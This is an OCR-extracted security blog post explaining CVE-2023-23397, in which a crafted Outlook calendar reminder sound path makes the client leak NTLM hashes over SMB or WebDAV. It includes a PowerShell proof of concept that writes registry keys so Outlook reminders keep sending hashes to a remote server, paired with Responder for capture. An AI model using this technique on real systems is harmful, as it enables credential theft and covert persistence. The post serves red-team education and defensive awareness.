PWNDEFEND

EDUCATION

CVE-2023-23397 enables a threat actor to send a calendar invite whereby the properties of the msg file can include a path for the reminder sound file. This is achieved by setting:


ReminderOverrideDefault to TRUE

and by setting: ReminderSoundFile to a path e.g.


\\SERVER.LOCAL\@443\wavfile.wav

This will cause the recipients outlook client to use a custom sound file, due to the configuration of the path it will attempt to connect to an SMB server over webdav (or you could just use \\server.local\wavfile.wav and it would just use SMB directly).

This looks like an office 97 style feature, this isn't exposed through the outlook 2019 GUI but you can see this:



The second property required is:



I was having a look at this and stumbled across the following idea for persistence which uses the outlook reminder feature but this required local access in userland to set.

```
# Persistent Outlook Reminder Hash Sender PoC
# created by mRr3b00t
# Inspired by CVE-2023-23397
# Version 1.0
# 15/03/2023
# Only use for educational purposes or authorized security testing
# change \\server\@443 and path to suit your scenario
# to capture the hash setup a responder.py service

New-Item -Path "HKCU:\AppEvents\Schemes\Apps\Office97\Office97-Reminder\.C
urrent" -Force
New-ItemProperty -name "PlaySound" -Value 1 -PropertyType DWord -Path "HKC
U:\Software\Microsoft\Office\16.0\Outlook\Options\Reminders" -Force
New-ItemProperty -Name "(Default)" -Value "\\server\@443\hacktheplanet.wa
```

```
v" -Path "HKCU:\AppEvents\Schemes\Apps\Office97\Office97-Reminder\.Curren
t" -Force
```

This uses items in the following paths:

HKEY_CURRENT_USER\AppEvents\Schemes\Apps\Office97\Office97-Reminder.Current

as well as:

HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Options\Reminders

The technique of sending hashes via phishing emails via SMB or WEBDAV isn't new. Implanting this in a document etc. is a good method to attempt to steal the hashes of a victim. However I've not seen someone configure outlook reminders to continually send the hashes using a custom wav file path before… I wonder what other locations we could use?

‹ The Hacker on a Train

Microsoft Outlook Elevation of Privilege Vulnerability (CVE-2023-23397) ›

blue team cve CVE-2023-23397 cybercrime CyberSecurity guides Hacking Novel outlook pentest Persistance redteam Registry Risk Security Techniques

Related articles



Cyber Tips for Normies (without…

Protective DNS (PDNS) by NCSC…

Cyber Security for PC Gamers